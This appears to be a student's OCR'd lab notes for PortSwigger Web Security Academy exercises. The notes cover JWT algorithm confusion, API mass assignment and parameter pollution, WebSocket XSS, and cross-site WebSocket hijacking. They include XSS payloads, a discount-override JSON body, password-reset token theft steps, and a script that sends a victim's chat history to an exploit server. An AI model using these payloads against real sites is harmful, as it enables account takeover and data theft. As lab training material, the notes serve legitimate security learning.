
past this public key and encode it into base64 then copy it

make a new RSA key


past it in k's value k=key then click ok



change alg and sub then click sign and ok




copy the cookie and past it in value




▼ https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion-with-no-exposed-key


▼ API Testing


▼ https://portswigger.net/web-security/api-testing/lab-exploiting-api-endpoint-using-documentation








▼ https://portswigger.net/web-security/api-testing/server-side-parameter-pollution/lab-exploiting-server-side-parameter-pollution-in-query-string













after this create a password and login again


▼ https://portswigger.net/web-security/api-testing/lab-exploiting-unused-api-endpoint\






copy session cookie and replace it


in this request PATCH




after this place order again and price of product become $0



▼ https://portswigger.net/web-security/api-testing/lab-exploiting-mass-assignment-vulnerability






i have just add the another object in this request


```
,
"chosen_discount":{
"percentage":100
}
```

▼ https://portswigger.net/web-security/api-testing/server-side-parameter-pollution/lab-exploiting-server-side-parameter-pollution-in-rest-url





copy the right side result ：`g19jvq4homm2mdhk9n7htb17f4n0vosp`

find the : `GET /forgot-password?passwordResetToken=g19jvq4homm2mdhk9n7htb17f4n0vosp HTTP/2`




copy the responcse link and open it in browser






change the password and relogin again

- **WebSockets**
  - https://portswigger.net/web-security/websockets/lab-manipulating-messages-to-exploit-vulnerabilities



replace from this `"\t<img src=0 onerror=\"alert(1)\">"` to `"<img src=1 onerror=\"alert(1)\">"`


"message":"<img src=1 onerror=\"alert(1)\">"



▼ https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking/lab

payload used in exploit server :


```
var ws = new WebSocket(
"wss://0a2900b10322991a82d0c0d300f10031.web-security-academy.net/chat"
);

ws.onopen = function () {
ws.send("READY");
};

ws.onmessage = function (event) {
fetch(
" https://exploit-0a0800360353999d827fbf5201bc00ee.exploit-server.net/exploit?message=" +
btoa (event.data)
);
};
```



filter below hashes from logs

```
eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IkkgZm9yZ290IG15IHBhc3N3b3JkIn0=
eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6Ik5vIHByb2JsZW0gY2FybG9zLCBpdCZhcG9zO3MgbDdseHh0a
eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IlRoYW5rcywgSSBob3BlIHRoaXMgZG9lc24mYXBvczt0IGNvbWUgYmFja
eyJ1c2VyIjoiQ09TkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBBQbGluZSAtLSJ9
```

then decode into base64



▼ https://portswigger.net/web-security/websockets/lab-manipulating-handshake-to-exploit-vulnerabilities

▼ **Race Conditions**